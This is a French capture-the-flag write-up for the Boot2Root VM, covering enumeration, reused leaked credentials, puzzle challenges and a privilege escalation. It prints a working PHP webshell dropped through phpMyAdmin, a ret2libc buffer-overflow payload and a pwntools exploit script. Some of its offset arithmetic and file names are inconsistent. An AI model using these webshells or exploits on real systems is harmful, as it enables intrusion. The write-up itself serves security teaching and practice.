CTF PATH

Boot2root writeups

>>> INITIAL ENUMERATION

La première étape est bien sûr de récupérer l'adresse IP de la machine cible, puisque celle-ci n'est pas affichée sur la VM Boot2root. Un simple scan **NMAP** des hôtes actifs sur notre réseau local suffit :

```
nmap -sn 192.168.1.0/24
```

L'adresse IP de la machine est 192.168.1.7. On trouve plusieurs ports d'ouverts :

- 21 FTP.
- 22 SSH.
- 80 HTTP.
- 143 IMAP.
- 443 HTTPS.
- 993 IMAPS.

IMAP et IMAPS sont des protocoles permettant à des utilisateurs d'accéder à leurs mails (sans devoir les télécharger sur leur ordinateur) :
https://vk9-sec.com/25110143-tcp-smtppop3imap-enumeration/
https://www.hostinger.fr/tutoriels/mail-pop3-smtp-imap

On commence par l'énumération du serveur **ftp**, et on tente un **login anonyme** sur le port 21 (sait-on jamais `¯\(°_o)/¯`). On récupère un message d'erreur `vsftpd: refusing to run with writable root inside chroot()` ; pas d'accès anonyme possible.

Sur le port 80, une simple page d'accueil nous informant que le site est en développement. Sur le port 443, une page 404 Not Found.

On **fuzz** un peu ces deux ports. On trouve sur les deux un path **/forum**, auquel on ne peut accéder que via https, port 443 (sur le 80 on a Access Denied). On trouve un peu moins de path sur le port 80, mais les suivants sur le port 443 :


```
cgi-bin/                [Status: 403, Size: 288, Words: 21, Lines: 11]
forum                   [Status: 301, Size: 312, Words: 20, Lines: 10]
phpmyadmin              [Status: 301, Size: 317, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 293, Words: 21, Lines: 11]
webmail                 [Status: 301, Size: 314, Words: 20, Lines: 10]
```

Phpmyadmin, comme prévu, est la page de login phpmyadmin ; webmail nous dirige vers une page de login de boîte mail (la raison donc des ports IMAP et IMAPS), mais on ne dispose pas de credentials pour se connecter. On va donc faire un tour sur **forum**.

>>> FORUM SCRAPING

On trouve comme prévu un forum, avec plusieurs questions. L'une d'entre elles attire notre attention, "Problem login". On voit que dans le post de forum, des logs de connection ont été postés.

Parmi ces logs, on trouve ce passage intéressant :



Il semble qu'un utilisateur ait entré son mot de passe à la place de son username (premier encadré rouge, ressemble beaucoup à un mot de passe), avant d'entrer de bons credentials. On peut donc supposer que ces credentials pourraient être valides :

```
lmezard:!q\]Ej?*5K5cy*AJ
```

On essaie de se connecter via ssh ; sur phpmyadmin ; sur webmail, mais cela ne fonctionne pas. Les credentials fonctionnent cependant pour le login du forum lui-même, afin d'accéder au compte de l'utilisateur **lmezard**. Une fois connecté, on va voir les paramètres du compte de l'utilisateur, et on récupère une adresse mail :

```
laurie@borntosec.net
```

>>> WEBMAIL SCRAPING

On utilise cette adresse email pour se connecter au **webmail**, avec le mot de passe de ci-dessus. On examine les mails présents dans l'inbox de l'utilisateur. On trouve dans un des mails des credentials de la base de données, qui fonctionnent bien pour se connecter à **phpmyadmin** :

```
root  Fg-'kKXBj87E:aJ$
```

>>> DROPPING A WEBSHELL FROM PHPMYADMIN

Depuis **phpmyadmin**, la façon la plus sûre d'aboutir à une exécution de commande consiste à upload une **webshell php** quelque part dans le serveur web, puis d'y accéder via notre browser par exemple :
https://www.netspi.com/blog/technical/network-penetration-testing/linux-hacking-case-studies-part-3-phpmyadmin/


Typiquement, lorsqu'on clique sur l'onglet **SQL** de l'interface phpmyadmin, on peut faire tourner des requêtes SQL. Si nous avons les privilèges FILE avec notre utilisateur actuel, on peut alors effectuer une requête SQL de ce style :

```
SELECT "hello"
INTO OUTILE "/tmp/test"
```

Afin d'écrire dans le fichier `/tmp/test` la string "hello". Il faut simplement, pour cela :

- Que l'utilisateur actuel ait le privilège d'administration **FILE**.
- Que le chemin d'accès existe (s'il n'existe pas, **Err 2**).
- Que le fichier dans lequel on veut écrire n'existe pas déjà.
- Qu'on ait les droits pour écrire au chemin précisé (si pas les droits, **Err 13**).

Pour vérifier les privilèges, simplement aller dans l'onglet **Privilèges** et regarder pour l'utilisateur avec lequel on s'est connecté :



Pour drop une webshell, dans l'article l'auteur utilise ce snippet SQL :

```
SELECT "<HTML><BODY><FORM METHOD="GET" NAME="myform" ACTION=""><INPUT
TYPE="text" NAME="cmd"><INPUT TYPE="submit" VALUE="Send"></FORM><pre><?php
if($_GET['cmd']) {system($_GET['cmd']);} ?> </pre></BODY></HTML>"

INTO OUTFILE '/var/www/phpMyAdmin/cmd.php'
```

Cependant de notre côté on rencontre une **Err 2**, ce qui signifie que phpmyadmin se situe à un autre path / root. L'installation classique de phpmyadmin est dans **/usr/share/phpmyadmin**, mais on n'a pas les droits pour écrire dans ce dossier.

On essaie quelques dossiers du serveur web. On confirme notamment la présence de **/var/www/forum** car lorsqu'on essaie d'écrire dans un fichier à ce path, on a une **Err 13** et non une Err 2.

On ne peut cependant pas écrire dans ce path, et on ne trouve pas vraiment d'autres dossiers (à part **fonts**, mais pareil on a **Err 13**). On fuzz un peu le path **/forum** et on trouve un certain nombre de fichiers et directories :

```
.htpasswd               [Status: 403, Size: 295, Words: 21, Lines: 11]
.htaccess               [Status: 403, Size: 295, Words: 21, Lines: 11]
backup                  [Status: 403, Size: 292, Words: 21, Lines: 11]
config                  [Status: 403, Size: 292, Words: 21, Lines: 11]
images                  [Status: 301, Size: 319, Words: 20, Lines: 10]
includes                [Status: 301, Size: 321, Words: 20, Lines: 10]
js                      [Status: 301, Size: 315, Words: 20, Lines: 10]
```


```
lang                    [Status: 301, Size: 317, Words: 20, Lines: 10]
modules                 [Status: 301, Size: 320, Words: 20, Lines: 10]
index                   [Status: 200, Size: 4935, Words: 310, Lines: 81]
templates_c             [Status: 301, Size: 324, Words: 20, Lines: 10]
themes                  [Status: 301, Size: 319, Words: 20, Lines: 10]
update                  [Status: 301, Size: 319, Words: 20, Lines: 10]
```

On tente d'upload notre fichiers dans tous ces directories, pour voir si éventuellement notre utilisateur actuel n'aurait pas les droits d'écriture dans l'un d'entre eux. Et il se trouve qu'en effet, on peut écrire dans le dossier **/forum/templates_c**.

```
SELECT "<HTML><BODY><FORM METHOD="GET" NAME="myform" ACTION=""><INPUT
TYPE="text" NAME="cmd"><INPUT TYPE="submit" VALUE="Send"></FORM><pre><?php
if($_GET['cmd']) {system($_GET['cmd']);} ?> </pre></BODY></HTML>"

INTO OUTFILE '/var/www/forum/templates_c/cmd.php'
```

On y upload notre webshell, à laquelle on peut désormais accéder à l'URL :
`https://192.168.1.7/forum/templaces_c/cmd.php`




>>> FTP CREDS AND ENUMERATION

On pourrait, d'ici, upload une reverse shell et l'exécuter. Cependant, avant qu'on ne le fasse, une énumération superficielle nous fait remarquer le dossier **/home/LOOKATME**. A l'intérieur de celui-ci, un fichier **password** qui contient simplement des credentials :

```
lmezard:G!@M6f4Eatau{sF"
```

Ces credentials ne fonctionnent pas en ssh, mais nous permettent cependant de nous connecter au serveur **FTP**.

On voit que ce serveur contient simplement deux fichiers, **README** (assez léger) et **fun** (fichier assez conséquent). Le fichier README nous indique simplement que le fichier 'fun' contient un petit challenge qui nous révélera un mot de passe nous permettant de nous connecter via SSH en tant que l'utilisateur **laurie** :



On télécharge les fichiers sur notre machine locale.

>>> 'FUN' CHALLENGE

Le challenge contenu dans le fichier 'fun' n'était pas extrêmement intéressant. Le fichier était une **archive tar**, qu'on décompresse (tar -xvf fun). On se retrouve avec un dossier **ft_fun** composé de plein de fichiers **XXXXX.pcap**. Ces fichiers, malgré leur extension, ne sont même pas des fichiers pcap, mais simplement des fichiers contenant du texte ASCII.

Dans la liste, un de ces fichiers était bien plus gros que les autres. En l'affichant, on a pas mal de messages identiques inutiles, mais au milieu on trouve :

```
int main() {
        printf("M");
        printf("Y");
        printf(" ");
        printf("P");
        printf("A");
        printf("S");
        printf("S");
        printf("W");
        printf("O");
        printf("R");
        printf("D");
        printf(" ");
        printf("I");
        printf("S");
        printf(":");
        printf(" ");
        printf("%c",getme1());
        printf("%c",getme2());
        printf("%c",getme3());
        printf("%c",getme4());
        printf("%c",getme5());
        printf("%c",getme6());
        printf("%c",getme7());
        printf("%c",getme8());
        printf("%c",getme9());
```

```
        printf("%c",getme10());
        printf("%c",getme11());
        printf("%c",getme12());
        printf("\n");
        printf("Now SHA-256 it and submit");
}
```

Le jeu consiste ici à savoir le caractère retourné par les différentes fonctions **getme**. Les fonctions 8, 9, 10, 11 et 12 étaient données :

```
BJPCP.pcap:char getme8() {
BJPCP.pcap-     return 'w';
BJPCP.pcap-}
--
BJPCP.pcap:char getme9() {
BJPCP.pcap-     return 'n';
BJPCP.pcap-}
--
BJPCP.pcap:char getme10() {
BJPCP.pcap-     return 'a';
BJPCP.pcap-}
--
BJPCP.pcap:char getme11() {
BJPCP.pcap-     return 'g';
BJPCP.pcap-}
--
BJPCP.pcap:char getme12()
BJPCP.pcap-{
BJPCP.pcap-     return 'e';
```

Pour les autres fonctions, on voit que la définition de la fonction n'est suivie par rien ; mais qu'on a un numéro de fichier à la fin de chaque fichier :

```
➜  ft_fun cat 331ZU.pcap
char getme1() {

//file5#
```

Pour chacune de ces fonctions **getme** incomplètes, on affiche simplement le fichier suivant (en cherchant avec un **grep** `file6`), et on récupère le caractère associé :

```
➜  ft_fun grep -w 'file6' -A 5 -B 5 -H *
APM1E.pcap-     return 'I';
APM1E.pcap-
APM1E.pcap://file6
```

On fait ça pour tous les **getme**, et on récupère le mot de passe (`Iheartpwnage`), qu'on passe à l'algorithme SHA-256, puis on se connecte via SSH en tant que l'utilisateur **laurie**.

>>> LAURIE USER : 'BOMB' CHALLENGE

Une fois connecté en tant que cet utilisateur, on a un README qui nous indique qu'on doit résoudre le challenge du binaire **bomb** et utiliser les strings de résolution du challenge comme mot de passe pour l'utilisateur **thor**. On a également indiqué dans ce README des "indices" pour chaque phase du binaire :

```
HINT:
P
 2
 b

o
4
```

En lançant le binaire, on voit un message nous indiquant qu'il existe 6 phases, à chacune desquelles on doit entrer le bon string afin de ne pas faire exploser la bombe. Si un string incorrect est indiqué, le programme quitte.

On a désassemblé et ré-écrit les parties pertinentes du programme à partir de l'assembleur (fichier **bomb.c** dans les ressources).

>> Phase 1 code source

```
void    phase_1(char *input)
{
        int n;

        n = strings_not_equal(input, "Public speaking is very easy.");
        if (n != 0)
                explode_bomb();
        return ;
}
```

Réponse à la phase 1 : "**Public speaking is very easy.**"

>> Phase 2 source

```
void    phase_2(char *input)
{
        int     c;
        int     a[7];

        read_six_numbers(input, a + 1);
        if (a[1] != 1)
                explode_bomb();
        c = 1;
        while (c < 6)
        {
                if (a[c + 1] != (c + 1) * a[c])
                        explode_bomb();
                c++;
        }
        return ;
}
```

Pour c=1 :
a[2] = (2) * a[1] --> 2

Pour c=2 :
a[3] = (3) * a[2] --> 6

etc...

Réponse à la phase 2 : "**1 2 6 24 120 720**"

>> Phase 3 source

```
void    phase_3(char *input)
{
        int             n;
        unsigned int    i;
        char            c;
        char            check;
        unsigned int    j;

        n = sscanf(input, "%d %c %d", &i, &check, &j);
        if (n < 3)
                explode_bomb();
        switch(i)
        {
                case 0:
                        c = 'q';
                        if (j != 777)
                                explode_bomb();
                break ;
                case 1:
                        c = 'b';
                        if (j != 214)
                                explode_bomb();
                break ;
                case 2:
                        c = 'b';
                        if (j != 755)
                                explode_bomb();
                break ;
 [... SNIP ...]
                case 7:
                        c = 'b';
                        if (j != 524)
                                explode_bomb();
                break ;
                default:
                        c = 'x';
                        explode_bomb();
        }
        if (c != check)
```

```
                explode_bomb();
        return ;

}
```

Ici, il fallait simplement choisir le bon caractère (2nde position) et le bon chiffre (3ème position) en fonction du premier chiffre. Dans les indices, on nous indique le caractère 'b' ; on a donc ici 3 solutions potentielles qui collent avec l'indice :

"1 b 214"
"2 b 755"
"7 b 524"

>> Phase 4 source

```
int     func4(int k)
{
        int     i;
        int     j;

        if (k < 2)
                j = 1;
        else
        {
                i = func4(k - 1);
                j = func4(k - 2);
                j = i + j;
        }
        return (j);
}

void    phase_4(char *input)
{
        int     n;
        int     k;

        n = sscanf(input, "%d", &k);
        if (n != 1 || k < 1)
                explode_bomb();
        n = func4(k);                   // func4 must return 55
        if (n != 55)
                explode_bomb();
        return ;
}
```

On a une petite fonction récursive, et il faut qu'on fasse retourner **55** à cette fonction. J'ai simplement reproduit la fonction dans un fichier C séparé, et essayé différentes valeurs de **k** jusqu'à trouver la bonne.

Réponse à la phase 4 : "**9**"

>> Phase 5 source

```
void    phase_5(char *input)
{
        int     l;
        char    local_c[6];
        char    str[] = "isrveawhobpnutfg";

        l = string_length(input);
        if (l != 6)
                explode_bomb();
        l = 0;
        while (l < 6)
        {
                local_c[l] = str[(input[l] & 0xf)];
                l++;
        }
        l = strings_not_equal(local_c, "giants");
        if (l != 0)
                explode_bomb();
        return ;
}
```

On avait ici chaque caractère de notre input passé à l'opération bitwise AND 0xf, le résultat étant utilisé pour sélectionner un caractère de la chaîne **str**, et il fallait au final reproduire le mot "giants".
Pour la première lettre il nous fallait
c & 0xf = 15 (g en 15ème position) => 'o' correspond
c & 0xf = 0 (i en 0ème position) => 'p' correspond
etc...

Réponse à la phase 5 : "**opekmq**"

>> Phase 6 source

```
void    phase_6(char *input)
{
        int     numbers[6];
        int     *ptrarray[6];
        int     i = 0;
        int     j = 0;
        int     *nd = &node1;
        int     *int_ptr1;
        int     *int_ptr2;

        read_six_numbers(input, numbers);
        while (i < 6)
        {
                j = i;
```

```
                if (numbers[i] - 1 > 5)       // Numbers between 1 and 6
                        explode_bomb();
                while (j < 6)
                {
                        if (numbers[i] == numbers[j])
                                explode_bomb();
                        j++;
                }
                i++;
        }

        i = 0;
        while (i < 6)
        {
                j = 1;
                int_ptr1 = nd;
                if (numbers[i] > 1)
                {
                        while (j < numbers[i])
                        {
                                int_ptr1 = (int *)*(int_ptr1 + 8);
                                j++;
                        }
                }
                ptrarray[i] = int_ptr1;
                i++;
        }

        i = 1;
        int_ptr1 = ptrarray[0];
        while (i < 6)
        {
                int_ptr2 = ptrarray[i];
                int_ptr1[2] = (int)int_ptr2;
                int_ptr2 = int_ptr1;
                i++;
        }

        int_ptr2[2] = 0;
        i = 0;
        while (i < 5)
        {
                if (*(numbers[0]) < *(int *)numbers[0][2])
                        explode_bomb();
                numbers[0] = (int *)numbers[0][2];
                i++;
        }
        return ;
}
```

Le code source avait l'air un peu soûlant. On remarque qu'il faut 6 chiffres, qui ne peuvent adopter

que des valeurs entre 1 et 6. On connaît déjà le premier depuis les indices (4). On peut facilement bruteforce la bonne combinaison, ce que j'ai fait avec pwntools (voir **bruteforce.py** dans les ressources).

Réponse à la phase 6 : "**4 2 6 3 1 5**"

Bref, on a tout ce qu'il nous faut pour reconstituer le mot de passe de l'utilisateur **thor**. Plusieurs possibilités :

```
Publicspeakingisveryeasy.126241207201b2149opekmq426315
Publicspeakingisveryeasy.126241207202b7559opekmq426315
Publicspeakingisveryeasy.126241207202b2549opekmq426315
```

Aucune des trois ne fonctionne. Le sujet est buggé, le mot de passe qui fonctionne est celui-ci (inverser le 3 et le 1 pour la réponse de la phase 6, alors même qu'il ne s'agit alors pas d'une réponse acceptable de la phase 6) :

```
Publicspeakingisveryeasy.126241207201b2149opekmq426135
```

>>> THOR USER : 'TURTLE' CHALLENGE

On se connecte en tant que l'utilisateur **thor**. On a, dans son dossier **/home**, un fichier **turtle** qui a la structure suivante :

```
Tourne gauche de 90 degrees
Avance 50 spaces
Avance 1 spaces
Tourne gauche de 1 degrees
Avance 1 spaces
[... SNIP ...]
Avance 50 spaces

Avance 100 spaces
Recule 200 spaces
Avance 100 spaces
Tourne droite de 90 degrees
Avance 100 spaces
Tourne droite de 90 degrees
Avance 100 spaces
Recule 200 spaces

Can you digest the message? :)
```

On reconnaît ici ce qui ressemble à du **turtle programming** :
https://www.geeksforgeeks.org/turtle-programming-python/
https://docs.python.org/3/library/turtle.html

Il s'agit d'un langage très simple, composé de quelques instructions (forward, left...) qui permettent de "dessiner" des motifs. Pas besoin d'installer quoi que ce soit, la librairie **turtle** fait partie de python3 et nous permet d'ouvrir une fenêtre pour voir ce qu'on a dessiné :

```
from turtle import *
color('red', 'yellow')
begin_fill()
```

```
while True:
    forward(200)
    left(170)
    if abs(pos()) < 1:
        break
end_fill()
done()
```

Il nous faut donc simplement traduire les instructions en français vers des instructions **turtle** :
Tourne gauche de 90 degrees --> left(90)
Avance 100 spaces --> forward(100)
etc...

J'ai décortiqué le fichier d'instructions, et j'en suis arrivé à la traduction de ce script turtle :

```
from turtle import *

color('red', 'yellow')
begin_fill()

# DRAWING AN 'S'
left(90)
forward(50)
forward(1)
for i in range(0, 180):
    left(1)
    forward(1)
for i in range(0, 179):
    right(1)
    forward(1)
right(1)
forward(50)

# DRAWING AN 'L'
forward(210)
backward(210)
right(90)
forward(120)

# DRAWING AN 'A'
right(10)
forward(200)
right(150)
forward(200)
backward(100)
right(120)
forward(50)

# DRAWING AN 'S'
left(90)
forward(50)
forward(1)
```

```
for i in range(0, 180):
    left(1)
    forward(1)
for i in range(0, 179):
    right(1)
    forward(1)
right(1)
forward(50)

# DRAWING AN 'H'
forward(100)
backward(200)
forward(100)
right(90)
forward(100)
right(90)
forward(100)
backward(200)



end_fill()
done()
```

Au début, le dessin ne faisait pas vraiment sens. Cependant, on s'est rendu compte que dans le fichier d'instruction, on avait parfois des lignes vides. En exécutant les instructions turtle séparément en fonction de ces lignes vides, on voit qu'on dessine en réalité lettre par lettre le mot **SLASH**.

Puisqu'à la fin du fichier d'instructions on a `Can you digest the message? :)`, on passe le mot **SLASH** au md5digest, et on l'utilise comme mot de passe pour l'utilisateur **zaz**.

>>> ZAZ USER : 'EXPLOIT_ME' CHALLENGE

Une fois connecté en tant que l'utilisateur **zaz**, on trouve dans son dossier **/home** un **binaire suid root** qui se nomme **exploit_me** (ELF 32 bits).

On reconstruit le code source de ce binaire, qui est très basique :

```
#include <stdio.h>

int     main(int argc, char **argv)
{
        char    buff[128];

        if (argc != 1)
                return (1);
        strcpy(buff, argv[1]);
```

```
        puts(buff);
        return (0);
}
```

On a ici un buffer overflow vraiment évident, avec un buffer local à taille fixe, dans lequel est copié **argv[1]** qui peut avoir n'importe quelle longueur. On peut donc très simplement overwrite l'adresse de retour de main pour prendre le contrôle du programme.

On commence par calculer l'offset de **argv[1]** auquel va crash le programme avec un pattern, qu'on donne au binaire dans **gdb**, ce qui nous permet de vérifier ensuite la position des caractères qui ont overwrite l'adresse de retour :

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 300
```

```
Starting program: /root/42/Boot2Root/pwn/exploit_me Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab
8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af
4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj
0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5
Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1
Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9

Program received signal SIGSEGV, Segmentation fault.
0x37654136 in ?? ()
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
0x37654136
```

On voit que suite au **140**ème caractère, l'adresse de retour est écrasée. De là, on vérifie les protections activées sur le binaire avec un **checksec** : pas de NX (on peut exécuter du shellcode sur la stack), et pas de PIE (donc pas d'ASLR).

Sur le système cible, l'ASLR est entièrement désactivé, donc les shared libraries sont également chargées à des adresses fixes.

Au vu du manque total de protection sur le binaire, on peut l'exploiter de pas mal de façons différentes. On choisit de faire un **ret2libc** très basique :
https://thinkloveshare.com/hacking/pwn_2of4_ret2libc/

Commençons par identifier l'adresse à laquelle la libc du binaire est chargée en ouvrant le binaire avec **gdb** sur le système cible, et en faisant un **info proc mapping** (après avoir **start** le programme pour que les librairies partagées aient bien été chargées) :

```
(gdb) info proc mapping
process 2561
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/zaz/exploit_me
         0x8049000  0x804a000     0x1000        0x0 /home/zaz/exploit_me
        0xb7e2b000 0xb7e2c000     0x1000        0x0
        0xb7e2c000 0xb7fcf000   0x1a3000        0x0 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fcf000 0xb7fd1000     0x2000   0x1a3000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fd1000 0xb7fd2000     0x1000   0x1a5000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fd2000 0xb7fd5000     0x3000        0x0
        0xb7fdb000 0xb7fdd000     0x2000        0x0
        0xb7fdd000 0xb7fde000     0x1000        0x0 [vdso]
        0xb7fde000 0xb7ffe000    0x20000        0x0 /lib/i386-linux-gnu/ld-2.15.so
        0xb7ffe000 0xb7fff000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.15.so
        0xb7fff000 0xb8000000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.15.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
```

Notre librairie partagée (`/lib/i386-linux-gnu/libc-2.15.so`) est chargée à l'adresse **0xb7e2c000**. On transfert cette librairie sur notre machine kali pour récupérer les offsets dont on a besoin.

On va avoir besoin, pour notre payload :

- De l'offset de la fonction **system**.
- De l'offset de la fonction **exit** (optionnel).
- De l'offset d'une string "**/bin/sh**".

On récupère tout ça :

```
→  pwn readelf -a libc | grep "system"
  1422: 0003f060   141 FUNC    WEAK   DEFAULT   12 system@@GLIBC_2.0
→  pwn readelf -a libc | grep "exit@@GLIBC_2.0"
   136: 00032be0    45 FUNC    GLOBAL DEFAULT   12 exit@@GLIBC_2.0
   549: 000b81d8    24 FUNC    GLOBAL DEFAULT   12 _exit@@GLIBC_2.0
   604: 00120750    68 FUNC    GLOBAL DEFAULT   12 svc_exit@@GLIBC_2.0
  2205: 00032c10    77 FUNC    WEAK   DEFAULT   12 on_exit@@GLIBC_2.0
→  pwn grep -boa "/bin/sh" libc
1444952:/bin/sh
→  pwn python2 -c "print hex(144952)"
0x23638
```

On est désormais prêts à construire notre payload sous la forme :

```
140 * 'A'   --    <system addr>    --    <exit addr>--    <"/bin/sh" addr>
```

(Pour calculer les adresses, on ajoute simplement les payloads obtenus à l'adresse de base de la libc, c'est-à-dire 0xb7e2c000. Voir l'exploit automatique ci-dessous pour les détails).

Avec ce payload, le flux d'exécution du programme va être redirigé vers la fonction **system**. L'adresse de la fonction system va être **pop** par le ret, et le haut de la stack sera l'adresse de exit. Dans un programme **32 bits**, lorsqu'une fonction est appelée, on place tout en haut de la stack :
> L'adresse de retour.
> Les éventuels arguments de la fonction appelée.

Ici, tout se passera donc comme si on avait appelé la fonction **system("/bin/sh")** de manière

légitime, et lorsqu'on fermera le terminal, la fonction **exit** sera appelée et le programme exploité va simplement quitter proprement.

>> Exploitation manuelle

```
./exploit_me $(python -c "print('A' * 140 + '\x60\xb0\xe6\xb7' + '\xe0\xeb\xe5\xb7' + '\x58\xcc\xf8\xb7')")
```

>> Exploit automatique

```
from pwn import *

# system offset --> 0003f060
# libc loaded @ 0xb7e2c000
# system @ 0xb7e6b060

# "/bin/sh" offset --> 1444952 - 0x160c58
# libc loaded @ 0xb7e2c000
# "/bin/sh" @ 0xb7f8cc58

# exit offset --> 00032be0
# exit @ 0xb7e5ebe0

system_addr = b'\x60\xb0\xe6\xb7'
exit_addr = b'\xe0\xeb\xe5\xb7'
bin_sh = b'\x58\xcc\xf8\xb7'


payload = b'A' * 140

payload += system_addr
payload += exit_addr
payload += bin_sh

s = ssh(host='192.168.1.7', port=22, user="zaz",
password="646da671ca01bb5d84dbb5fb2238dc8e")
p = s.process(['/home/zaz/exploit_me', payload])

